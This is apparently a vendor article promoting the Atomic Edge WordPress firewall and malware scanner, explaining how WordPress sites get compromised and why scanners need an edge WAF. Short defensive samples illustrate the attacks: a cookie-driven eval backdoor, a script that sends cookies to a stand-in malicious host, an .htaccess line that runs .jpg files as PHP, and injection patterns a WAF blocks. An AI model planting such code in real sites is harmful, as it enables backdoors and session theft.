
A wordpress malicious code scanner finds evidence of compromise after files already exist on disk. It cannot block the HTTP request that delivered the exploit. This distinction matters for every WordPress site owner who wants to understand what protection actually looks like.
Key Takeaways
Most attacks in 2024 through 2026 exploit vulnerable plugins, weak passwords, and upload endpoints. Attackers leave backdoors in PHP files and the uploads folder that basic malware scanner wordpress plugins often miss because the code is obfuscated or conditionally loaded.
- A wordpress malware scanner using signature matching catches known threats but struggles against novel obfuscation and custom backdoors that change even one character in the payload.
- File integrity checking detects tampering in core wordpress files but cannot account for every legitimate customization in premium themes and plugins.
- Scanners running inside WordPress cannot see attacks that live only in memory, payloads that self-delete after execution, or brute-force attempts that never write to disk.
- An edge Web Application Firewall inspects HTTP requests before they reach PHP, blocking SQL injection, cross-site scripting, and known plugin exploits at the network layer.
- Running both a wordpress malware scan and an edge WAF like Atomic Edge gives you application-level visibility into compromised files and network-level enforcement to reduce how often malicious code arrives in the first place.
- Continuous monitoring with automated, scheduled scans is essential for ongoing protection, allowing for swift identification of vulnerabilities and threats without manual intervention.
- Instant alerts, such as real-time alerts via email, ensure you are immediately notified of detected threats so you can respond quickly.
- Choosing a reliable security plugin is crucial for comprehensive protection, as it provides regular scanning, instant alerts, and thorough malware removal.
- Not all scanners have the same detection capabilities or features—some may miss threats or lack comprehensive cleaning options, so select your tools carefully.
Why WordPress Sites Need More Than Just a Malware Scan for Malware Removal
A compromised WordPress website in the United States in 2025 or 2026 typically looks like this: PHP backdoors hidden in theme files or the uploads folder, random redirect scripts that send website visitors to phishing pages, and seo spam that injects Japanese keyword pages or pharma ads into search results. The malicious code often survives normal plugin or theme updates because attackers plant it in locations that update routines do not touch. It is crucial to identify malware quickly to prevent further damage and limit the impact on your site.
WordPress powers a large share of small business and publisher sites in the US, which makes it the most targeted CMS. Attackers know the file structure, the common vulnerable plugins, and the paths that hosting providers rarely monitor. A wordpress malicious code scanner helps you find evidence of what got in, but running a malware scanner wordpress plugin alone leaves gaps. Regular monitoring of your WordPress site for malware and indicators of compromise is essential to maintain security and identify potential threats early.
Owners often first notice problems when Google Safe Browsing displays a “Deceptive site ahead” warning, or when the hosting provider suspends the account for suspicious scripts. By that point, the damage is done: seo rankings drop, website visitors see warnings, and cleanup becomes urgent. It is vital to remove malware to restore a hacked site, maintain your reputation, and prevent further loss. Hack repair is a necessary step after a compromise to ensure your site is fully cleaned and secured.
This article shows how to scan malware wordpress installations properly, what a scanner cannot see, and where an edge WAF like Atomic Edge fits into defense. While scanners are useful, a comprehensive security solution that includes both detection and prevention is necessary for ongoing protection. The goal is practical protection, not a checklist that leaves gaps.
What Attackers Actually Plant In WordPress Files
Modern WordPress malware relies heavily on PHP code execution through functions like eval, base64_decode, gzuncompress, and str_rot13. Attackers wrap payloads in multiple encoding layers so that a single string change defeats signature-based malware detection. A simplified example:
<?php

if(isset($_COOKIE[‘auth’])){

  eval(base64_decode($_COOKIE[‘auth’]));

}

?>
This snippet executes arbitrary code sent through a cookie, leaving no static payload in the file itself. Detecting malware like this requires heuristic analysis, not just pattern matching against known malware signatures.
Classic webshells such as c99shell, r57shell, and b374k provide attackers with a full file manager and command execution interface in the browser. These tools let an attacker browse the server, edit files, dump database tables, and upload additional malicious software. Modern variants often hide under harmless names like wp-cache-loader.php in wp-content/uploads or inside plugin directories that administrators assume are safe.
WordPress-specific malware families like wp-vcd use cookie manipulation to load payloads only when an administrator visits the site. The malicious scripts hook into wp_head or the init action and execute obfuscated code that injects advertising or redirects. This family appeared in roughly 15% of US WordPress hacks in 2025, according to industry incident reports. Attackers commonly plant backdoors, which allow them to regain access after an initial breach, and redirect malware, which can send users to malicious sites.
SEO spam infections modify the wordpress database or inject content directly into posts and pages. Attackers insert hidden links and Japanese keyword pages that target search engine crawlers while remaining invisible to normal website visitors. These infections often survive in wp_options or as injected rows in the posts table. Database infections are a significant threat, as malware can hide within database tables just as easily as in files. Therefore, a good WordPress malware scanner should be able to detect malware in both files and the database, since comprehensive protection requires scanning for threats in both locations.
Theme files are a favorite hiding spot. Attackers modify functions.php, header.php, and footer.php with obfuscated code that loads conditionally. Some payloads only execute for specific user agents like Googlebot, making them harder to detect during manual review. Malicious scripts in footer.php might inject:
<script>document.location=’hxxp://malware.example/?c=’+btoa(document.cookie)</script>The uploads folder presents a particular risk on misconfigured servers. Administrators expect this directory to hold images and PDFs, but attackers upload PHP files with .jpg or .png extensions alongside .htaccess files that enable PHP execution:
AddHandler application/x-httpd-php .jpgWith this configuration, a file named image.jpg containing PHP code executes as a script. Detecting malware in these locations requires scanning beyond standard PHP directories.
A good wordpress malware scanner must understand these behaviors rather than relying on exact filename or string matches. The malware landscape shifts constantly, with attackers modifying payloads just enough to evade signature databases while preserving functionality.

How Malware Scanners Work (And Their Limits)
Most wordpress security scanner plugins combine two approaches: signature matching and integrity checking. Each has trade-offs that affect how well the tool catches malware threats in real-world conditions.
Signature-based scanning compares each file against a library of known malicious patterns. This Signature-Based Detection method checks a site’s code against a database of known malware signatures, and Malware Signature Matching identifies known malware patterns in themes, plugins, and uploads. The scanner looks for specific strings, function calls, or code structures that appear in documented malware samples. This approach catches 80 to 90 percent of common threats like standard webshells and known backdoor families. The weakness shows up against novel obfuscation. An attacker who changes one character in a base64-encoded payload creates a new signature that the database does not recognize. Custom backdoors written specifically for a target site often bypass signature matching entirely. Signal-based detection is more effective than signature matching for identifying new or emerging malware threats, as it operates by detecting behaviors rather than relying solely on known malware signatures.
File integrity checking works differently. The scanner compares wordpress core files against official checksums from wordpress.org. This File Integrity Monitoring compares core WordPress, plugin, and theme files against the original clean versions on WordPress.org to spot unauthorized modifications, while File Change Detection notifies when files are added, modified, or deleted. If wp-includes/version.php differs from the expected hash, the scanner flags it as modified. This method reliably detects tampering in core directories. The limitation appears with plugins and themes. Premium extensions and custom code do not have public checksums, so the scanner cannot distinguish between legitimate modifications and malicious code in those locations.
Some security plugins add heuristic checks that flag unexpected patterns like base64_decode calls in unusual contexts. These checks reduce blind spots by catching suspicious code that does not match known malware signatures. The trade-off is false positives. Legitimate plugins sometimes use base64 encoding for assets or license validation, and the scanner cannot always tell the difference.
Concrete limitations define what a malware scanner plugin cannot do:
- Scanners running inside WordPress cannot see attacks that live only in memory. If an exploit runs, executes a payload, and cleans up after itself, there is nothing left on disk to scan.
- One-time payloads that self-delete after execution leave no trace for file-based malware scanning to find.
- Attacks operating entirely at the network layer, like brute-force attempts against /wp-login.php, never write files. They succeed or fail before any code lands on disk.
- Scanners will alert users to rogue files that do not belong to WordPress core, plugins, or themes.
Operational constraints also matter. Heavy full-site deep scans can slow down shared hosting accounts, spiking CPU usage by 50 to 200 percent during the scan window. Some scanners run on the server, while others offload processing to their own cloud servers to avoid slowing down the site. Many free malware scanner plugins throttle scan options or delay signature updates, which affects how quickly emerging threats get detected. Some free version tools limit scheduled scanning to monthly scans only.
No malware scanner wordpress plugin, including Atomic Edge’s, guarantees 100 percent detection. A sophisticated attacker with full server access can hide backdoors in locations and formats that evade current detection methods. Scanners remain valuable for identifying malware after it lands, but they cannot promise to find everything. Security reports generated by these tools are important for site security management, but may contain false positives, incomplete detection, or miss certain threats, so their limitations should always be considered. Additionally, a good WordPress malware scanner should be able to detect malware anywhere on a WordPress site, including files and the database, as malware can infect database tables just as easily as files. Database Scanning looks for suspicious scripts or iframes in database tables like wp_posts or wp_options.
What A WordPress Scanner Can And Cannot Protect
A scanner running inside WordPress is a reactive tool. It examines files and database records that already exist, looking for evidence that something malicious happened. This architectural position defines both its strengths and its blind spots.
A typical wordpress malicious code scanner inside the application can identify known malicious PHP patterns by matching against malware signatures. It can detect modified core files by comparing checksums against wordpress.org baselines. It can highlight suspicious files in wp-content/uploads that contain PHP code where only images should exist. Some scanners also check database tables for spam links and malicious scripts injected into posts or options. A comprehensive site scan is essential for website security, as malware can infect both files and database tables. Therefore, a good WordPress malware scanner should be able to detect malware anywhere on a WordPress site, including files and the database.
What such a scanner cannot do: it does not block the HTTP request that carries an exploit payload. It does not throttle repeated login attempts against wp-login.php or xmlrpc.php. It does not filter SQL injection payloads or cross-site scripting attacks at the network level. It cannot see traffic that the web server terminates before PHP starts executing.
Plugin-based scanners also have blind spots around server configuration issues. An outdated PHP version with known vulnerabilities sits outside the wordpress installation directory. A misconfigured web server that allows PHP execution in uploads is a hosting problem, not something a WordPress plugin can fix directly. The scanner can report suspicious files in that location, but it cannot prevent the configuration that allowed them to execute.
Consider a brute-force attack against /wp-login.php. An attacker sends thousands of login attempts from a botnet, trying common username and password combinations. This attack never writes a file to disk. If a weak password succeeds, the attacker gains admin access and can install backdoors manually. A file scanner only sees evidence after the attacker plants something. It cannot stop the login attempts themselves.
The architectural limitation is fundamental: when your security tool runs at the same layer as the application, it acts after the web server has accepted the connection and often after data has touched the file system or wordpress database. To scan malware wordpress installations effectively, you need visibility into what got in. To reduce how much gets in, you need enforcement at a different layer.
A malware scanner wordpress plugin remains necessary for detecting malware that bypasses other defenses. But relying on it alone leaves the attack surface partially exposed.
Where A WAF Fills The Gap

A Web Application Firewall (WAF) is a security solution for WordPress sites that operates at the edge, in front of WordPress. Every HTTP request passes through the WAF before reaching PHP, MySQL, or your plugins and themes. This position lets the firewall inspect and filter traffic based on known attack patterns. A Web Application Firewall blocks malicious traffic before it reaches the site, providing an essential layer of protection.
An edge WAF analyzes request data including URLs, query strings, POST bodies, cookies, and headers. It compares this data against firewall rules that describe common attacks: SQL injection attempts with ‘ OR 1=1– patterns, cross-site scripting payloads containing < script> tags, remote code execution attempts calling system() or eval(), and directory traversal sequences like ../../../etc/passwd.
Practical benefits include blocking exploit attempts targeting known WordPress plugin vulnerabilities before the vulnerable code ever executes. The WAF can rate-limit or challenge repeated login attempts to wp-login.php or XML-RPC, stopping brute-force attacks that file scanners cannot see. Malicious bots that scrape content or spam forms get dropped at the edge rather than consuming origin server resources.
Geographic controls add another layer. A US-focused business site can restrict admin path access to US traffic only, reducing exposure to automated attacks from regions where no legitimate users exist. Virtual patching lets the WAF block attacks against newly disclosed vulnerabilities before site owners can update affected plugins and themes.
A WAF does not replace a wordpress malware scan. If malware already exists on the server from a prior compromise, the WAF cannot remove it. If a supply-chain attack delivers malicious code through a legitimate plugin update, the WAF sees that traffic as normal. The two tools operate at different points in the attack chain.
Consider this scenario: an attacker sends a POST request containing a SQL injection payload targeting a vulnerable form plugin. The edge WAF inspects the request, matches the payload against SQL injection rules, and drops the connection. The request never reaches PHP. No infected files appear in wp-content because the attack never succeeded. A file scanner running later finds nothing because there is nothing to find.
Without the WAF, that same request reaches WordPress. The vulnerable plugin processes it, and the attacker gains database access or drops a webshell. Now the file scanner has something to detect, but the damage is done.
Edge inspection and in-application scanning serve different purposes. One reduces the volume of successful attacks. The other finds evidence of attacks that succeeded.
Atomic Edge As A Complete Approach
Atomic Edge combines a reverse proxy WAF and CDN that sits in front of WordPress with a WordPress plugin that handles malware scanning and observability from within wp-admin. The two components work together to provide both prevention and detection, making Atomic Edge a reliable security plugin for WordPress sites.
The Atomic Edge WAF uses the Coraza WAF engine, a production-grade implementation compatible with the OWASP Core Rule Set. On top of the standard rules, Atomic Edge adds custom rules derived from current CVEs affecting WordPress plugins and themes commonly used in the US market. These rules address over 500 documented plugin vulnerabilities and are updated as new CVEs emerge, with real-time threat intelligence ensuring the plugin is always updated with the latest known vulnerabilities.
All HTTP and HTTPS traffic flows through Atomic Edge first. Requests are inspected against the rule set. Malicious requests get blocked before reaching the origin server. Benign requests pass through with caching applied where safe, which also improves performance by reducing origin load.
The Atomic Edge WordPress plugin functions as a focused WordPress malicious code scanner. It checks PHP files against a server-side pattern library rather than bundling signatures directly in the plugin. This approach reduces false positives from hosting provider antivirus tools that sometimes flag security plugins containing malware pattern files. The plugin supports a quick PHP-only scan for fast checks and a full all-files scan for deeper investigations that examine the entire WordPress installation. Continuous monitoring is provided through automated, scheduled scans, and instant alerts notify site owners immediately when threats are detected. Some advanced functionalities, such as scheduled scans or advanced analytics, may be available as a premium feature, offering proactive and automated threat detection.
The plugin surfaces WAF logs and analytics in the WordPress dashboard. Site owners see blocked attacks by rule, IP, and country without logging into a separate portal. This visibility helps administrators understand what the firewall is blocking and whether legitimate traffic is being affected.
Additional controls exposed through the plugin include adaptive defense, which uses AI-assisted analysis of traffic patterns to block abusive IPs automatically. Simple geographic rules let site owners restrict access based on country. Cache status visibility shows performance benefits alongside security data.
Atomic Edge still benefits from running alongside standard security practices. Regular backups through tools like UpdraftPlus remain necessary. Timely plugin and theme updates reduce the vulnerability surface. Strong authentication policies, including two-factor authentication for all administrator accounts, prevent credential-based compromises that no WAF or scanner can fully address.
How To Scan Your WordPress Site For Malware Effectively
Effective malware scanning requires preparation, proper execution, and follow-through on scan results. Rushing through the process or ignoring findings leaves hidden backdoors in place.
Before scanning, ensure you have a recent backup. Regular backups of your WordPress site are essential before attempting malware removal, as they allow for restoration in case of accidental data loss during the cleanup process. Know your hosting control panel access credentials and confirm you can reach SFTP or SSH if you need to remove or replace files manually. If a scan reveals extensive compromise, you may need to restore from backup or rebuild portions of the site.
Start with a targeted scan focused on PHP files in common infection locations: wp-content/uploads, wp-includes, theme files, and plugin directories. The Atomic Edge plugin’s quick scan mode covers these areas without examining every static asset. For active sites, run quick scans weekly or after any suspicious behavior. After installing or updating any security or malware removal plugin, always run a new scan to ensure updated results and to detect any recent threats or vulnerabilities.
Schedule a broader all-files scan during low-traffic windows. This deep scan examines the entire wordpress installation including images, backups, and hidden files. On shared hosting, running this during peak hours can slow the site for website visitors. Early morning or late night windows work better.
When reviewing scan results, focus on:
Location | What to look for |
|---|---|
wp-content/uploads | PHP files, .htaccess with handlers |
wp-includes | Modified core files |
theme directories | Obfuscated code in functions.php, footer.php |
mu-plugins | Auto-loaded malicious scripts |
plugin directories | Unknown files, recent modifications |
High counts of suspicious files in these paths indicate active compromise. Check modification timestamps to determine whether infections are current or historical.
When malware is detected, take immediate action:
- Enable maintenance mode to protect website visitors from malicious redirects or scripts
- Remove or replace infected plugins and themes with clean copies from wordpress.org or the original vendor
- Check wp-config.php for injected code at the top or bottom of the file
- Review the wordpress database for spam in wp_options and posts tables
- Clear all caches including CDN, page cache, and object cache
- Rerun the malware scanner wordpress tool to confirm infections no longer appear
Identifying and removing malware from a WordPress site can involve scanning for suspicious code, replacing core files, and cleaning the database to eliminate hidden threats. Using a malware removal plugin with one click malware removal or automated cleanup features can simplify this process. Automated One-Click Cleanup and Automatic Removal/Repair are vital for quick recovery, especially for non-technical users, as they enable one-click fixes for infected files or restore them to their original states. For thorough cleanup, it is recommended to use a combination of automated tools and manual methods.
For additional verification, sort files by modification date using your hosting file manager or SFTP client. Files changed in the last few days around the time of suspicious behavior deserve manual review. Compare against a fresh WordPress download to identify unexpected differences.
Scanning should not be a one-time event. Schedule weekly scans for sites that publish or update frequently. Monthly scans work for low-change brochure sites. Run immediate scans after any suspicious activity, like unexplained admin users appearing, or after major plugin vulnerability disclosures.
Getting Started With Atomic Edge
The Atomic Edge wordpress plugin is available in the official WordPress plugin directory. As a free WordPress malware scanner, it provides automated scans, malware removal, and proactive protection for your site. Install it through the standard workflow: navigate to Plugins, then Add New in the admin dashboard, search for Atomic Edge, and activate.
After activation, the plugin guides you through connecting to an Atomic Edge account. This process creates a site profile and provisions WAF and CDN settings appropriate for WordPress. The setup wizard handles most configuration automatically. Many users have also installed Wordfence or similar plugins for malware scanning, which can be used alongside Atomic Edge for additional security assessments.
The DNS step points your domain’s A or CNAME records to Atomic Edge so all traffic flows through the edge network before reaching your origin server. If you manage DNS through your registrar or a service like Cloudflare, update the records there. The plugin provides the specific values to use.
Once setup is complete, it is recommended to run a site scan to check for threats across your files and database. Additionally, check the blacklist status of your site using services like Google Safe Browsing or PhishTank to ensure your website is not listed on any security blacklists, which can impact reputation and accessibility.
Atomic Edge offers a free tier suitable for individual sites and small businesses that want to test the WAF and scanning workflow. The free plugin includes both quick and full malware scanning modes plus access to WAF logs and basic analytics.
For cautious deployments, start with WAF protection in monitoring or alerting mode. This logs potential blocks without actually dropping requests. Once you review the logged traffic and confirm the rules are not affecting legitimate users, switch to blocking mode for active protection.
Why Running Both A Scanner And A WAF Matters
A wordpress malware scan tells you what malicious code exists on the server, while a WAF reduces how often that code arrives in the first place. Running only one leaves a gap that attackers can exploit, especially for mission critical websites that cannot afford downtime or security breaches.
Relying only on in-WordPress scanning means you find out about compromises after they succeed. The scanner, acting as a virus scanner, detects infected files and signs of malware infection, but by then the attacker may have already stolen data, injected seo spam, or established persistent backdoors. Cleanup becomes reactive, and reinfection rates run around 30 percent when the original vulnerability remains exposed. It is essential to promptly remove malware to protect your site and prevent recurring infections.
Relying only on a WAF leaves you blind to successful compromises from past attacks, supply-chain issues in plugin updates, or novel methods that bypass current rules. The WAF blocks what it recognizes, but sophisticated attackers find ways through, and you need visibility into what they leave behind. Ongoing monitoring for security incidents and malware infection is critical, as in 2024, it was reported that approximately 325,000 to 350,000 WordPress sites were infected with malware each day.
Adopting both layers gives you application-level visibility and network-level enforcement. The WAF handles prevention by blocking known attack patterns before they reach WordPress. The scanner, including a virus scanner, handles detection by finding evidence of attacks that succeeded despite other defenses. For WordPress site owners who are not full-time security engineers, this combination provides a comprehensive security solution that delivers practical protection without requiring deep expertise.
Try the Atomic Edge WAF with the free Atomic Edge WordPress plugin to combine malware scanning, virus scanning, traffic inspection, and performance improvements under one workflow.






